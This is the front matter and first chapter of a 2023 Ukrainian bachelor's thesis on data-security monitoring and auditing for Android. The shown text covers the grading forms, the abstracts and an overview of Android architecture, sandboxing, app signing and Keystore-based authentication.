

МІНІСТЕРСТВО ФІНАНСІВ УКРАЇНИ
ДЕРЖАВНИЙ ПОДАТКОВИЙ УНІВЕРСИТЕТ


ФАКУЛЬТЕТ ФІНАНСІВ ТА ЦИФРОВИХ ТЕХНОЛОГІЙ
КАФЕДРА КОМП'ЮТЕРНИХ ТА ІНФОРМАЦІЙНИХ
ТЕХНОЛОГІЙ І СИСТЕМ

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

ТЕХНОЛОГІЇ МОНІТОРИНГУ ТА АУДИТУ БЕЗПЕКИ ДАНИХ
В МОБІЛЬНИХ ОПЕРАЦІЙНИХ СИСТЕМАХ

Здобувача вищої освіти першого (бакалаврського) рівня,
4 курсу, групи КБ-19-1, спеціальності 122 «Комп'ютерні науки»,
освітня програма «Інформаційні управляючі системи і технології (за галузями)»


(підпис)

Карпачова Іллі Васильовича
(прізвище, ім'я, по батькові)

Науковий керівник


(підпис)

Ратушняк Тетяна
Володимирівна, к.ф.-м.н, доцент
(прізвище, ім'я, по батькові, науковий ступінь,
вчене звання)

Керівник освітньо-
професійної програми


(підпис)

Федотова - Півень Ірина
Миколаївна, к.т.н, доцент
(прізвище, ім'я, по батькові, науковий ступінь,
вчене звання)

Допущено до захисту за рішенням кафедри
протокол від «26» травня 2023 № 13

Завідувач кафедри


(підпис)

Філоненко Михайло Миколайович,
к.ф.-м.н., доцент
(прізвище, ім'я, по батькові, науковий ступінь, вчене
звання)

Ірпінь – 2023

Реєстрація № 16

05.06.2023

(дата)



(підпис відповідальної особи)

Результати перевірки

до захисту

(до захисту, на доопрацювання)

29.05.23

(дата)



(підпис)

Результат захисту

5 (відмінно)

(оцінка)

15.06.2023

(дата)



(підпис)

Голова комісії:



(підпис)

В.М. Франчук

Члени комісії:



(підпис)

М.М. Філоненко



(підпис)

О.В. Редич



(підпис)


Є.В. Котух

БЛАНК ОЦІНЮВАННЯ ВИПУСКНОЇ РОБОТИ

Об'єкти контролю	Діапазон оцінки в балах	Фактична кількість балів	Примітки	Дата, П.І.Б.: керівника, голови комісії членів комісії, секретаря, (підписи)
ОЦІНЮВАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ КОМІСІЄЮ ПО ЗАХИСТУ				
1. Зміст випускної роботи (якість теоретичного матеріалу, його зв'язок з практичним, вміння представляти матеріал в логічній послідовності, наявність висновків та пропозицій)	від 0 до 30	29		15.06.2023 Франчук В.М.  Філоненко М.М. 
2. Дотримання вимог щодо оформлення	від 0 до 10	8		Редич О.В. 
3. Вчасне виконання роботи на всіх етапах у встановлені кафедрою терміни	від 0 до 5	5		Котух Є.В.  Суховерхівка Л.П. 
4. Рецензент	від 0 до 5	4		
РАЗОМ БАЛІВ	від 0 до 50	46		

Оцінювання кваліфікаційної роботи науковим керівником - 47 балів.

ПЕРЕВЕДЕННЯ ОЦІНКИ ЗА 100-БАЛЬНОЮ ШКАЛОЮ ДО НАЦІОНАЛЬНОЇ ШКАЛИ ТА ШКАЛИ ЄКТС

Оцінка за 100-бальною шкалою	Оцінка за шкалою ЄКТС	Оцінка за національною шкалою	Дата	П.І.Б.: голови, членів комісії, секретаря, (підписи)
93	A	5 (відмінно)	15.06.2023	Франчук В.М.  Філоненко М.М.  Редич О.В.  Котух Є.В.  Суховерхівка Л.П. 

ПРАВИЛА ПЕРЕВЕДЕННЯ ОЦІНОК ДО НАЦІОНАЛЬНОЇ ШКАЛИ ТА ШКАЛИ ЄКТС

Оцінка за 100-бальною шкалою	Оцінка за шкалою ЄКТС	Оцінка за національною шкалою
90-100	A	5 (відмінно)
80-89	B	4 (добре)
70-79	C	
60-69	D	
50-59	E	3 (задовільно)
35-49	FX	2 (незадовільно)

культет фінансів та цифрових технологій
 федре комп'ютерних та інформаційних технологій і систем
 спеціальність 122 «Комп'ютерні науки»
 вітня програма «Інформаційні управляючі системи і технології (за галузями)»

Затверджую

Завідувач кафедри


 « 16 » 11 2022

Філоненко

М.М

Завдання на випускню кваліфікаційну (дипломну) роботу здобувачу вищої освіти

Карпачову Іллі Васильовичу
 (прізвище, ім'я, по батькові)

1. Тема випускної кваліфікаційної (дипломної) роботи

Технології моніторингу та аудиту безпеки даних в мобільних операційних системах

Затверджена наказом ректора від «15» листопада 2022 № 1205 (зі змінами наказ від «04» квітня 2023 № 361)

2. Строк здачі закінченої роботи «26» травня 2023

3. Цільова установка: застосування набутих знань, умінь в розробці застосунку для моніторингу та аудиту безпеки даних в ОС Android

Мета роботи: розробка застосунку для моніторингу та аудиту безпеки даних в ОС Android

Об'єкт дослідження: механізми захисту даних в ОС Android

Предмет дослідження: технології моніторингу та аудиту безпеки даних в ОС Android

База дослідження: ТОВ "АДЖАКС СІСТЕМС МАНЮФЕКЧУРІНГ"

4. Вихідні дані до роботи: пристрої із встановленою ОС Android, прикладний програмний інтерфейс API платформи VirusTotal, технології Figma для створення дизайну застосунку, мова програмування JavaScript, фреймворк React Native

5. Перелік графічного матеріалу: Принцип роботи Binder, Схема підписання додатку версії v4 ОС Android, Процес автентифікації, Архітектура зберігання ключів, Довірена зона виконання Trusty, Приклад роботи ngrok, Результат виконання команди зловмисного навантаження, Налаштування прослуховування атакуючої машини, Результат успішної атаки.

6. Зміст випускної кваліфікаційної (дипломної) роботи

Вступ

Розділ 1. Основні відомості про ОС Android та механізми захисту даних в ній

1.1. Основні відомості про операційну систему Android

1.2. Архітектура ОС Android

1.3. Механізми захисту даних в ОС Android

Розділ 2. Аналіз проблем захисту даних в ОС Android та обґрунтування вибору моніторингу та аудиту безпеки даних як технології додаткового захисту даних користувача

2.1. Аналіз проблем захисту даних в ОС Android

2.2. Обґрунтування вибору технології захисту даних в ОС

Розділ 3. Розробка застосунку моніторингу та аудиту безпеки даних

3.1. Технології розробки застосунку

3.2. Функціонал застосунку

3.3. Перспективи удосконалення застосунку

Висновки

Список використаних джерел


Додатки

7. Календарний план виконання роботи

п/п	Назва етапів кваліфікаційної роботи	Строк виконання етапів роботи	
		За планом	За фактом
	2	3	4
1	Вибір теми, підбір літературних джерел, формування структури кваліфікаційної роботи	До 15.11.2022	15.11.2022
2	I розділ (провести аналіз предметної області та аналіз обраних інструментів)	01.02.2023	01.02.2023
3	II розділ (методика реалізації дослідження)	03.04.2023	04.04.2023
4	III розділ (проведені теоретичні і (або) експериментальні дослідження та проєктні рішення)	10.05.2023	09.05.2023
5	Висновки	15.05.2022	15.05.2022
6	Доопрацювання роботи з урахуванням зауважень наукового керівника	26.05.2023	26.05.2023
7	Отримання відгуку керівника	06.06.2023	06.06.2023
8	Отримання зовнішньої рецензії	08.06.2023	08.06.2023


8. Дата видачі завдання «16» листопада 2022

9. Керівник випускної кваліфікаційної (дипломної) роботи


(підпис)


Ратушняк Т.В.
(прізвище, ініціали)

10. Керівник освітньо-професійної програми


(підпис)

Федотова-Півень І.М.
(прізвище, ініціали)

11. Завдання до виконання отримав здобувач вищої освіти


(підпис)

Карпачов І.В.
(прізвище, ініціали)

АНОТАЦІЯ

Технології моніторингу та аудиту безпеки даних в мобільних операційних системах

Метою роботи є розробка застосунку для моніторингу та аудиту безпеки даних в ОС Android.

Завданнями роботи є: проаналізувати архітектуру ОС Android; розглянути існуючі механізми захисту; продемонструвати наявні методи зламу; обґрунтувати вибір захисного механізму; створити систему захисту та перевірити її.

Об'єктом дослідження є механізми захисту даних в ОС Android.

Предметом дослідження є технології моніторингу та аудиту безпеки даних в ОС Android.

Базою дослідження виступає ТОВ "АДЖАКС СИСТЕМС МАНЮФЕКЧУРІНГ"

За результатами дослідження розроблено застосунок для моніторингу та аудиту безпеки даних в ОС Android.

Одержані результати можуть бути використані як додатковий механізм безпеки даних у мобільних пристроях з операційною системою Android та як основа для подальших досліджень у сфері захисту даних користувача.

Кваліфікаційна робота містить 42 сторінки, 9 рисунків, список використаних джерел з 20 найменувань, 9 додатків.

Ключові слова: операційна система Android, механізми захисту даних, технології моніторингу та аудиту безпеки даних, технології розробки застосунку для захисту даних користувача.

Рік виконання кваліфікаційної роботи 2023

Рік захисту роботи 2023

ABSTRACT

Data security monitoring and auditing technologies in mobile operating systems

The purpose of the work is to develop an application for monitoring and auditing data security in the Android OS.

The tasks of the work are: to analyze the architecture of the Android OS; consider existing protection mechanisms; demonstrate available hacking methods; justify the choice of a protective mechanism; create a protection system and test it.

The object of the research is data protection mechanisms in the Android OS.

The subject of research is data security monitoring and auditing technologies in the Android OS.

The basis of the research is LIMITED LIABILITY COMPANY AJAX SYSTEMS MANUFACTURING (AS MANUFACTURING LLC).

Based on the results of the research, an application was developed for monitoring and auditing data security in the Android OS.

The obtained results can be used as an additional data security mechanism in mobile devices with the Android operating system and as a basis for further research in the field of user data protection.

The qualification work contains 42 pages, 9 figures, a list of used sources of 20 titles, 9 appendices.

Keywords: Android operating system, data protection mechanisms, data security monitoring and auditing technologies, application development technologies for user data protection.

Year of qualification work: 2023

Year of work defense: 2023

Зміст

ВСТУП	7
РОЗДІЛ 1. ОСНОВНІ ВІДОМОСТІ ПРО ОС ANDROID ТА МЕХАНІЗМИ ЗАХИСТУ ДАНИХ В НІЙ	9
1.1. Основні відомості про операційну систему Android	9
1.2. Архітектура ОС Android	9
1.3. Механізми захисту даних в ОС Android	14
РОЗДІЛ 2. АНАЛІЗ ПРОБЛЕМ ЗАХИСТУ ДАНИХ В ОС ANDROID ТА ОБГРУНТУВАННЯ ВИБОРУ МОНІТОРИНГУ ТА АУДИТУ БЕЗПЕКИ ДАНИХ ЯК ТЕХНОЛОГІЇ ДОДАТКОВОГО ЗАХИСТУ ДАНИХ КОРИСТУВАЧА	28
2.1. Аналіз проблем захисту даних в ОС Android	28
2.2. Обґрунтування вибору технології захисту даних в ОС	31
РОЗДІЛ 3. РОЗРОБКА ЗАСТОСУНКУ МОНІТОРИНГУ ТА АУДИТУ БЕЗПЕКИ ДАНИХ	33
3.1. Технології розробки застосунку	33
3.2. Функціонал застосунку	35
3.3. Перспективи удосконалення застосунку	36
ВИСНОВКИ	38
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ	39
ДОДАТКИ	41

ВСТУП

Сучасний ринок мобільних операційних систем чітко поділений на дві частини: iOS, на яку припадає близько 27,11% ринку, та Android з його 72,26% [1]. Та незважаючи на здобуту популярність, система Android, як і решта програмних продуктів, не є досконалою. У дипломній роботі досліджуються прогалини в безпековій архітектурі системи і встановлюються причини зникнення даних користувачів.

Актуальність роботи обумовлена тим, що комерційні установи часто зацікавлені в отриманні даних про кінцевого користувача. Але водночас користувач, як споживач продукту, має право захистити власні дані. Оскільки виробники програмних продуктів надають відносно обмежений інструментарій для власної безпеки, у роботі буде проаналізовано і досліджено альтернативні можливості забезпечення власної конфіденційної інформації.

Відповідно до архітектури ОС Android, моніторинг та аудит є найбільш ефективним та надійним методом з усіх існуючих. Зібравши та проаналізувавши інформацію про технічний та програмний стан, можна зробити висновки щодо втручання у роботу пристрою ззовні.

Метою даної роботи є дослідження поточного стану рівня безпеки та конфіденційності користувацьких даних у мобільній операційній системі Android та розробка застосунку для моніторингу та аудиту безпеки даних в ОС Android.

Об'єктом дослідження є механізми захисту даних в ОС Android

Предметом дослідження є технології моніторингу та аудиту безпеки даних в ОС Android.

Відповідно до мети завданнями є:

- проаналізувати архітектуру ОС Android;
- розглянути існуючі механізми захисту;
- продемонструвати наявні методи зламу;

обґрунтувати вибір захисного механізму;
створити систему захисту та перевірити її.

У першому розділі дипломного проєкту розглянуто основні відомості про операційну систему Android, її архітектуру та основні механізми захисту даних у ній.

У другому розділі досліджено та проаналізовано проблеми захисту даних в ОС Android та запропоновано технології аудиту та моніторингу безпеки даних як додаткового захисту даних користувача.

У третьому розділі розроблено застосунок моніторингу та аудиту безпеки даних з використанням таких технологій: фреймворк React Native, мова програмування JavaScript; для створення дизайну застосунку обрано технології Figma.

Наукова новизна результатів дослідження полягає в удосконаленні інформаційної технології систем моніторингу та аудиту інформаційної безпеки, що дозволяє їх застосувати в ОС Android з урахуванням особливостей її архітектури.

Практичну цінність такого дослідження складає розроблена система моніторингу та аудиту, яка буде здійснювати моніторинг та аудит у режимі реального часу на пристроях з ОС Android різних версій.

РОЗДІЛ 1. ОСНОВНІ ВІДОМОСТІ ПРО ОС ANDROID ТА МЕХАНІЗМИ ЗАХИСТУ ДАНИХ В НІЙ

1.1. Основні відомості про операційну систему Android

Android — це мобільна операційна система на основі модифікованої версії ядра Linux та іншого програмного забезпечення з відкритим вихідним кодом, розроблена в основному для мобільних пристроїв із сенсорним екраном, таких як смартфони та планшети. Android розробляється консорціумом розробників, відомим як Open Handset Alliance, хоча його найпоширенішу версію в основному **розробляє** Google[2]. Він був представлений у листопаді 2007 року, а перший комерційний пристрій Android, HTC Dream, був запущений у вересні 2008 року. За своєю суттю операційна система відома як Android Open Source Project (AOSP)[2] і є безкоштовним програмним забезпеченням із відкритим вихідним кодом (FOSS), що в основному ліцензується за ліцензією Apache. Однак більшість пристроїв працюють на фірмовій версії Android, розробленій Google, яка постачається з попередньо встановленим додатковим фірмовим програмним забезпеченням із закритим вихідним кодом, особливо Google Mobile Services (GMS), що включає такі основні програми, як Google Chrome, платформа цифрового розповсюдження Google Play, і пов'язану платформу розробки сервісів Google Play. Хоча AOSP є безкоштовним, назва та логотип «Android» є торговельними марками Google, яка встановлює стандарти для обмеження використання бренду Android «несертифікованими» пристроями за межами своєї екосистеми.[3]

1.2. Архітектура ОС Android

Існує щонайменше п'ять технологій [3], які роблять Android саме тим, чим ми звикли її бачити: віртуальна машина, система багатозадачності, сервіси Google, IPC-механізм Binder та ядро Linux.

Віртуальна машина. Середовище виконання Android (ART) — це кероване середовище виконання, яке використовується програмами та деякими системними службами Android. ART і його попередник Dalvik спочатку були створені спеціально для проекту Android. ART як середовище виконання виконує формат Dalvik Executable і специфікацію байт-коду Dex. ART і Dalvik є сумісними середовищами виконання з байт-кодом Dex, тому програми, розроблені для Dalvik, повинні працювати під час роботи з ART. Однак деякі техніки, які працюють на Dalvik, не працюють на ART.[4]

Система багатозадачності. Дизайн системи багатозадачності коротко можна описати наступними пунктами:

Не закривали програми, коли користувач із ними «закінчив».

Мобільні пристрої не мають розкоші простору підкачки, тому мають досить жорсткі обмеження на використання пам'яті.

Перемикання програм на мобільному пристрої надзвичайно критично;

Доступних API має бути достатньо для написання вбудованих програм Google, як частину філософії «всі програми створені однаковими». [5]

Сервіси Google. Google подає відкритий вихідний код як одну з найважливіших переваг Android. Це, звичайно, не зовсім так. З одного боку, код Android дійсно відкритий, і саме тому ми маємо доступ до такої кількості різноманітних прошивок. З іншого боку, зібравши Android з офіційних вихідних джерел, користувач отримує систему без двох важливих компонентів:

деяких драйверів, вихідні коди яких є комерційною таємницею;

сервісів Google, які потрібні в першу чергу для отримання доступу до облікового запису, запуску Google Play та хмарного бекапа.

Сервіси Google (Google Mobile Services) також відповідають за багато інших речей, включаючи підтримку push-повідомлень, Instant Apps, Google Maps, доступ до календаря, визначення стільникових веж і Wi-Fi роутерів, механізм Smart Lock, що дозволяє розблокувати пристрій в залежності від деяких умов, та багато іншого.

У сучасних версіях Android сервіси Google взяли на себе настільки велику частину роботи, що жити без них виявляється хоч і можливо, але дуже проблематично. Але за їх наявність доводиться платити пам'яттю: мінімальний варіант пакету gapps (який містить лише сервіси Google та Google Play) має розмір майже 100 Мбайт, а самі сервіси славляться своєю любов'ю до оперативної пам'яті та заряду батареї. А ще вони закриті, тобто про те, що можуть робити, знає тільки сама корпорація Google. [6]

Саме тому на світ з'явився проект microG, завдання якого - відтворити найважливіший функціонал сервісів Google у відкритому коді. Вже зараз microG дозволяє отримати доступ до свого облікового запису, активувати push-сповіщення та визначення місцезнаходження по стільникових вежах. І все це при розмірі в 4 Мбайт і майже повній відсутності вимог до оперативної роботи ресурсу батареї. [7]

Binder та оповіщення. Всупереч поширеній думці, Android з перших версій використовував пісочниці для ізоляції додатків. Кожна програма запускалася від імені окремого користувача Linux і, таким чином, мала доступ тільки до свого каталогу всередині директорії /data/data.

Один з одним та операційною системою програми могли спілкуватися тільки через IPC-механізм Binder, який вимагав авторизацію на виконання тієї чи іншої дії. В Android Binder використовувався і продовжує використовуватись буквально для всього: від запуску програм до виклику функцій операційної системи.

Android спроектований так, що користувачі і навіть програмісти не здогадуються про існування механізму Binder. Якщо, наприклад, програміст хоче скопіювати текст у буфер обміну, він просто отримує посилання на об'єкт-сервіс і викликає один з його методів. Фреймворк перетворює цей виклик на повідомлення Binder і надсилає його в ядро через файл-пристрій /dev/binder. Це повідомлення перехоплює Service manager, який знаходить у своєму каталозі сервіс буфера обміну, перевіряє повноваження програми надсилання йому

повідомлень і, якщо вона має всі необхідні права, передає повідомлення йому. Після отримання та обробки повідомлення сервіс буфера обміну відправляє відповідь, використовуючи той самий Binder.

Крім стандартних перевірок повноважень, Service Manager також перевіряє, чи має додаток право на створення сервісу і чи може він використовувати ряд «небезпечних сервісів». І перше, і друге здійснюється за допомогою перевірки значення UID (ідентифікатор користувача) процесу, що викликає. Якщо UID більше 10000 — програма не має права реєструвати новий сервіс (всі сторонні програми в Android отримують UID більше 10000), а якщо UID знаходиться в межах 99000-99999, додаток отримує обмеження на використання небезпечних сервісів. Саме до цієї групи потрапляють вкладки браузера Chrome.

Цей же механізм застосовується і для інших цілей: за його допомогою система сповіщає додатки про системні події, таких як вхідний виклик, SMS, підключення зарядки і т.д. можуть ними реагувати. (рис. 1.1)




Рис.1.1. Принцип роботи Binder

Ця особливість дала Android широкі можливості автоматизації, про які ми знаємо завдяки додаткам, як Tasker, Automate або Locale. Всі ці програми доступні для Android і сьогодні, хіба що деякі небезпечні можливості, такі як увімкнення/вимкнення режиму польоту, тепер заборонені для використання звичайних програм.

Система оповіщення базується на інтентах (intent), спеціальному механізмі, реалізованому поверх Binder. Інтенти призначені для обміну інформацією між додатками (або ОС та додатками), а також запуск компонентів додатків. За допомогою інтенів можна сповіщати програми Іпро події, попросити систему відкрити програму для обробки певних типів даних (наприклад, щоб відкрити певну сторінку в браузері, достатньо надіслати широкомовний інтент із посиланням на сторінку, і на нього відгукнуться всі програми, здатні відображати веб-сторінки, або тільки дефолтний браузер) або просто запустити компонент тієї чи іншої програми. Зокрема, запуск програм в Android здійснюється не безпосередньо, а за допомогою інтенів.

На жаль, як і служби, інтенти стали проблемою для Google та користувачів Android. Справа в тому, що широкомовні інтенти, які використовуються для повідомлення додатків про події, приходять відразу до всіх програм, які заявили, що здатні на них реагувати. А щоб програма змогла зреагувати на інтент, її треба запустити. Ситуація виходить наступна: на смартфоні є 20 програм, які можуть реагувати на інтент `android.net.conn.CONNECTIVITY_CHANGE`, і при кожному підключенні/відключенні від мережі система запускає ці програми, щоб вони змогли зреагувати на інтент.

Google виправила це непорозуміння у Android 8.0. Тепер програми можуть реєструвати обробники широкомовних інтенів лише під час своєї роботи (за невеликими винятками).

Ядро. Android базується на ядрі Linux. Ядро управляє ресурсами смартфона, у тому числі доступом до заліза, оперативною та постійною

пам'яттю, запуском, зупинкою та перенесенням процесів між ядрами процесора та багатьма іншими завданнями. Як і в будь-якій іншій ОС, ядро - це серце Android, центральна частина, без якої все інше розвалиться на частини. Наявність ядра Linux, а також частково сумісного зі стандартом POSIX середовища виконання робить Android сумісним із додатками для Linux. Наприклад, система аутентифікації `wpa_supplicant`, що використовується для підключення до Wi-Fi мереж, донедавна була така ж, як у будь-якому дистрибутиві Linux. Ранні версії Android використовували стандартний bluetooth-стек Linux під назвою `bluez` (пізніше його замінили на реалізацію Qualcomm під назвою `bluedroid`). В Android є своя консоль з набором стандартних UNIX/Linux команд, реалізованих у наборі `Toybox`, спочатку створеному для Linux-систем, що вбудовуються.

1.3. Механізми захисту даних в ОС Android

Пісочниця. Як було описано вище, ОС Android призначає унікальний ідентифікатор кожній програмі - UID. Android використовує UID для налаштування ізольованого програмного середовища на рівні ядра. Ядро забезпечує безпеку між програмами та системою на рівні процесу за допомогою стандартних можливостей Linux, таких як ідентифікатори користувачів і груп, які призначаються програмам. За замовчуванням програми не можуть взаємодіяти одна з одною та мають обмежений доступ до ОС. Якщо програма А намагається зробити щось зловмисне, наприклад прочитати дані програми В або набрати номер телефону без дозволу, вона не зможе це зробити, оскільки вона не має відповідних привілеїв користувача за замовчуванням. Пісочниця є простою, доступною для перевірки та заснована на десятиліттями старого UNIX-стилі розділення користувачів на процеси та дозволи на файли. Оскільки Пісочниця знаходиться в ядрі, ця модель безпеки поширюється як на рідний код, так і на програми ОС. Все програмне забезпечення вище ядра, як-от бібліотеки ОС, інфраструктура додатків, середовище виконання додатків і всі

додатки, працюють у програмному середовищі Пісочниця. На деяких платформах розробники обмежені певною структурою розробки, набором API або мовою. В Android немає обмежень щодо того, як можна писати програму, які необхідні для забезпечення безпеки; у цьому відношенні нативний код є таким же ізольованим, як і інтерпретований код.

Як правило, щоб вийти з ізольованого програмного середовища на належним чином налаштованому пристрої, потрібно поставити під загрозу безпеку ядра Linux. Однак, подібно до інших функцій безпеки, індивідуальні засоби захисту, які застосовують ізольоване програмне середовище, не є невразливими, тому поглиблений захист важливий, щоб запобігти поодинокій уразливості, яка призведе до компрометації ОС або інших програм. Android покладається на низку засобів захисту для забезпечення роботи ізольованого програмного середовища. Ці заходи були запроваджені з часом і значно посилили вихідне програмне середовище дискреційного контролю доступу (DAC) на основі UID. Попередні випуски Android містили такі засоби захисту:

1. В Android 5.0 SELinux забезпечив обов'язкове розділення керування доступом (MAC) між системою та програмами. Однак усі програми сторонніх розробників працювали в одному контексті SELinux, тому ізоляція між програмами в основному забезпечувалася UID DAC.

2. В Android 6.0 пісочниця SELinux була розширена, щоб ізолювати програми за межами кожного фізичного користувача. Крім того, Android також встановив безпечніші параметри за замовчуванням для даних програми: для програм із `targetSdkVersion >= 24` стандартні дозволи DAC для домашнього каталогу програми змінено з 751 на 700. Це забезпечило безпечніші параметри за умовчанням для приватних даних програми (хоча програми можуть замінити ці параметри за замовчуванням).

3. В Android 8.0 усі програми були налаштовані на роботу з фільтром `seccomp-bpf`, який обмежував системні виклики, які дозволено використовувати програмам, таким чином зміцнюючи межу програми/ядра.

4. В Android 9 усі непривілейовані програми з `targetSdkVersion >= 28` мають працювати в окремих пісочницях SELinux, надаючи MAC для кожної програми. Цей захист покращує розділення додатків, запобігає заміні безпечних налаштувань за замовчуванням і (найголовніше) не дозволяє додаткам робити доступ до свого світу даних.

5. В Android 10 програми мають обмежений необроблений перегляд файлової системи без прямого доступу до таких шляхів, як `/sdcard/DCIM`. Однак програми зберігають повний необроблений доступ до своїх шляхів до пакетів, які повертаються будь-якими відповідними методами, такими як `Context.getExternalFilesDir()`

Підпис застосунків. Підписання програми дозволяє розробникам ідентифікувати автора програми та оновлювати свою програму без створення складних інтерфейсів і дозволів. Кожна програма, яка працює на платформі Android, має бути підписана розробником. Програми, які намагаються встановити без підпису, будуть відхилені Google Play або програмою встановлення пакетів на пристрої Android. У Google Play підписання програми з'єднує довіру Google до розробника та довіру розробника до своєї програми. Розробники знають, що їхні програми надаються в незмінному вигляді на пристрої Android; і розробники можуть нести відповідальність за поведінку своїх програм. На Android підписання програми є першим кроком до розміщення програми в її ізольованому програмному середовищі.

Підписаний сертифікат програми визначає, який ідентифікатор користувача пов'язано з якою програмою; різні програми працюють під різними ідентифікаторами користувачів. Підписання програми гарантує, що одна програма не може отримати доступ до будь-якої іншої програми, окрім як через чітко визначений IPC. Коли програму (файл `.apk`) інстальовано на пристрій Android, менеджер пакунків перевіряє, що файл `.apk` було належним чином підписано за допомогою сертифіката, включеного до цього `.apk`. Якщо сертифікат (або, точніше, відкритий ключ у сертифікаті) збігається з ключем,

який використовується для підпису будь-якого іншого файлу .apk на пристрої, новий файл .apk має опцію вказати в маніфесті, що він буде ділитися UID з іншим подібним чином. -підписані файли APK.

Програми можуть бути підписані третьою стороною (ОЕМ, оператор, альтернативний ринок) або самопідписані. Android забезпечує підписання коду за допомогою самопідписаних сертифікатів, які розробники можуть генерувати без сторонньої допомоги чи дозволу. Заяви не мають бути підписані центральним органом. Android наразі не виконує перевірку ЦС для сертифікатів програми. Програми також можуть оголошувати дозволи безпеки на рівні захисту підпису, обмежуючи доступ лише до програм, підписаних тим самим ключем, зберігаючи при цьому різні UID і програмне середовище ізолюваних програм. Тісний зв'язок із спільною ізолюваною програмою дозволено за допомогою функції спільного UID, де дві або більше програм, підписаних однаковим ключем розробника, можуть оголосити спільний UID у своєму маніфесті.




Рис 1.2. Схема підписання додатку v4

Автентифікація. Android використовує концепцію криптографічних ключів із захистом автентифікації користувача, для якої потрібні такі компоненти:

1. Зберігання криптографічних ключів і постачальник послуг. Зберігає криптографічні ключі та надає стандартні криптопрограми поверх цих ключів. Android підтримує апаратне сховище ключів і Keymaster для криптографічних служб, у тому числі апаратне забезпечення криптографії для зберігання ключів, яке може включати надійне середовище виконання (TEE) або безпечний елемент (SE), наприклад Strongbox.

2. Аутентифікатори користувачів. Підтвердити присутність користувача та/або успішну автентифікацію. Android підтримує Gatekeeper для автентифікації за PIN-кодом/шаблоном/паролем і Fingerprint для автентифікації за відбитками пальців. Пристрої, які постачаються з Android 9 і вище, можуть використовувати BiometricPrompt як єдину точку інтеграції для відбитків пальців і додаткових біометричних даних. Ці компоненти передають свій стан автентифікації службі сховища ключів через автентифікований канал. (Система Android Keystore на рівні фреймворку також підтримується службою сховища ключів.)

Компоненти Gatekeeper, Fingerprint і Biometric працюють із Keystore та іншими компонентами для підтримки використання маркерів автентифікації з апаратною підтримкою (AuthTokens).

